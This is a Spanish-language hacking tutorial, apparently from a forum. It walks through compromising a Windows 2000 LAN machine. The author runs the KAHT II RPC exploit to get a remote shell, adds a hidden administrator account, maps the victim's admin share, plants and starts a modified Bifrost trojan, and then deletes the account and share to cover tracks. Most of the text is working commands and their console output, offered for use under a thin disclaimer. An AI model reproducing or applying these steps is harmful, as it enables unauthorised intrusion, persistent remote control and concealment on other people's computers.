

Ejecutar un Trojan Horse dentro de una Lan, mediante exploit

Tecnica :

- Explotando alguna vulnerabilidad de una Pc, dentro de una Lan


Herramientas:

- KAHT II - MASSIVE RPC EXPLOIT
- TROJAN HORSE BIFROST
- MUCHA COCENTRACION J

“Aquel que este leyendo este manual, espero que sea de gran ayuda en ampliar un poco tus conocimientos, este manual es solamente informacion no me hago responsable del mal uso que se le pueda dar o de los resultados del programa una vez modificado.”

1.-Creando el server

Bueno, asumiendo que has leído el otro tutorial (Haciendo un Trojan Horse Indetectable), vamos al grano. Corremos el exploit Kaht(por que este, bueno por que me da la gana jajaj, no mentira , es simplemete por que recorre un rango de ips , cuando te da shell y te sales de la misma , no le bootea la pc a la victima), bueno entrando al ejercicio, corremos la consola en dos, y ponemos c:\kath 10.10.20.1 10.10.20.255 (los ips, por logica cambian dependiendo de la Lan), y wuaaala nos da shell en la maquina 10.10.20.6



```
C:\WINNT\system32\cmd.exe - kath 10.10.20.1 10.10.20.255

KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by at4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
PUBLIC VERSION :P

[+] Targets: 10.10.20.1-10.10.20.255 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 45032
[+] Scan In Progress...
- Connecting to 10.10.20.6
  Sending Exploit to a [win2k] Server...
- Conectando con la Shell Remota...

Microsoft Windows 2000 [Versión 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Bueno hacemos un NET USER, para ver quien esta como administrador, si hay invitados, etc, tonces aplicamos la ley yyy J , “acuerdate que ya estamos en la shell de 10.10.20.6”....

- C:\WINNT\system32>net user test pwd /add -----Para crearnos un usuario(invitado)
- C:\WINNT\system32>net localgroup administradores test /add ----Para ponerlo como Admin
- C:\WINNT\system32>net localgroup administradores-----Para ver si estamos como Admin

```
C:\WINNT\system32>net user test pwd /add
net user test pwd /add
Se ha completado el comando correctamente.

C:\WINNT\system32>net localgroup administradores test /add
net localgroup administradores test /add
Se ha completado el comando correctamente.

C:\WINNT\system32>net localgroup administradores
net localgroup administradores
Nombre de alias      administradores
Comentario           Los administradores tienen acceso completo y sin restriccion
es al equipo o dominio

Miembros
-----
Administrador
MAILWEB\Admins. del dominio
MAILWEB\norton76
MAILWEB\vprado
test
Se ha completado el comando correctamente.
```

Como vemos “test”(el usuario que hemos creado con password “pwd”), esta dentro de administrador, en el buen cristiano SOMOS EL DEDO DE DIOS, tonces empezamos a jugar , no a cagar ojo, jugar .

Bueno en este paso hay sin fin de tecnicas para subirle o bajarle archivos a nuestra maquina, yo me voy por esta es rapida, entorno grafico, pero se tiene una pequeña desventaja , si aplicamos esta tecnica y nuestra maquina atacada reinicia, le vota una aviso de que alguien esta conectado en su maquina remotamente, normalmente los usuarios sin experiencia ni pío a este mensaje , pero si te toca un concheee, fiuta la fiesta se puede poner verde, bueno mucho floro poca accion, al grano!!!

En otra consola de dos, ponemos esta sentencia para mapearlo en nuestro explorer como unidad X

C:\>nbtstat -a 10.10.20.6-----Para saber el nombre de maquina

C:\>net use x: \\10.10.20.6\C\$ pwd /user:VPRADO\test-----Para mapearlo en el explorer

```
C:\>nbtstat -a 10.10.20.6

Conexión de área local:
Dirección IP: [10.10.1.253] Id. de ámbito : []

NetBIOS Remote Machine Name Table


Nombre                Tipo      Estado
-----
VPRADO                <00>     UNIQUE   Registrado
MAILWEB               <00>     GROUP    Registrado
VPRADO                <20>     UNIQUE   Registrado
VPRADO                <03>     UNIQUE   Registrado
VPRADO$               <03>     UNIQUE   Registrado
MAILWEB               <1E>     GROUP    Registrado
INet~Services        <1C>     GROUP    Registrado
IS~VPRADO.....<00>  UNIQUE   Registrado

Dirección MAC = 00-02-A5-AE-9A-BD

C:\>net use x: \\10.10.20.6\C$ pwd /user:VPRADO\test
Se ha completado el comando correctamente.

C:\>_
```

Wuallllaaaaaaaaaaaaaa, ya lo tenemos mapeado y listo para poder trabajar o jugar, mas no cagar!!!!



Nos vamos a su windows/system32 y el copiamos el server(bifrost ya modificado) en este caso loadqm.exe, nos desmapeamos de X(desconectar unidad) y regresamos a la consola de la shell de 10.10.20.6, y a ejecutarlo remotamente, yo aplico tres ejecutadas, por que no se , asi me aseguro XDD

```
C:\WINNT\system32>loadqm.exe -install
C:\WINNT\system32>loadqm.exe
C:\WINNT\system32>net start loadqm.exe
```

Ahora para finalizar, borro mi cuenta de usuario test, como? Asi peee!!!!

```
C:\WINNT\system32>loadqm.exe -install
loadqm.exe -install

C:\WINNT\system32>loadqm.exe
loadqm.exe

C:\WINNT\system32>net start loadqm.exe
net start loadqm.exe
El nombre de servicio no es válido.

Puede obtener más ayuda con el comando NET HELPMSG 2185.

C:\WINNT\system32>net user test /delete
net user test /delete
Se ha completado el comando correctamente.
```

Y ya ta!!!!!! , solo nos espera ejecutar el cliente del bifrost y esperar nuestra conexión inversa

Assigned Name	IP	Computer/User Name	Version	C	P	Ping
Loadqm	10.10.20.6/10.10.20.6	...	1.1			1
Loadqm	10.10.20.6/10.10.20.6	...	1.1		x	1
upgrade	68.100.0.0/...	...	1.1	x	x	1501
Loadqm	192.168.0.0/...	...	1.1	x	x	360
upgrade	217.21.0.0/...	...	1.1	x	x	407
Loadqm	192.168.0.0/...	...	1.1	x	x	392
upgrade	172.16.0.0/...	...	1.1		x	1954
loadqm.exe	127.0.0.1/...	...	1.1	x	x	329
upgrade	10.10.20.6/...	...	1.1		x	360
Loadqm	192.168.0.0/...	...	1.1	x	x	376
Loadqm	10.10.20.6/10.10.20.6	...	1.1		x	1
Loadqm	10.10.20.6/10.10.20.6	VPRADO/SYSTEM	1.1			1
Loadqm	10.10.20.6/10.10.20.6	...	1.1		x	1

Bueno, para terminar, cave recalcar, que hay otros metodos, pero en fin , cada loco con su tema.

Solo por conocimiento tambien se podria haber hecho, de una forma mas rapida, pero eso depende de los privilegios y reglas de seguridad de la maquina atacada, bueno ahí va

En ves de haber hecho todaaaaaaaaaaaaa es pichulada, era tan simple de hacer esto, (vamos a ver si tenemos suerte, por que ultimamente estoy bien piña)

En la shell de 10.10.20.6, poniamos

C:\WINNT\system32>net share -----para ver que recursos tiene compartidos

C:\WINNT\system32>net share test2=c: ----- Para comaprtrir su disco C: como test2

```
C:\WINNT\system32>net share
net share


Nombre          Recurso          Descripción
-----
C$              C:\              Recurso predeterminado
ADMIN$         C:\WINNT         Admin remota
IPC$           D:\              IPC remota
Se ha completado el comando correctamente.

C:\WINNT\system32>net share test2=c:
net share test2=c:
El recurso test2 ha sido compartido.

C:\WINNT\system32>net share
net share

Nombre          Recurso          Descripción
-----
ADMIN$         C:\WINNT         Admin remota
C$             C:\              Recurso predeterminado
IPC$           D:\              IPC remota
test2          C:\              Recurso predeterminado
Se ha completado el comando correctamente.
```


Nos vamos a inicio/buscar/equipo



Normalmente, se puede entrar al disco, pero dependiendo de los permisos que tenga esa maquina vamos a poder trabajar, jugar mas no cagar!!!, en este caso a lo que voy es que hay un pequeño truco, la carpeta temp, es casi al 100% total acceso, se copia el troyano en dicha carpeta y desde la shell se copia al system32 y se aplica lo antes mencionado para ejecutar el troyano.

Ahhhhhhhh y no olvidar peeee borrar el compartido

```
C:\WINNT\system32>net share test2 /delete
net share test2 /delete
test2 ha sido eliminado. L
```

Agradecimiento al forum <http://www.elhacker.net/foro/index.php>

A mis amigos/colegas: Gospel y Zhyzura por las pautas al Brujo por Incluirme dentro del Staff del forum y no haberme betado por mi carácter jajaj
Yataco , Redrum y a special K donde quieras que estes!!

En el proximo capitulo3, como ejecutar dicho trojan horse mediante exploit KATH II dentro de una lan remota y volver totalmente vulnerable dicha red hueeeeeeeeeepaaaaa J

Enjoy

Man-In-The-Middle

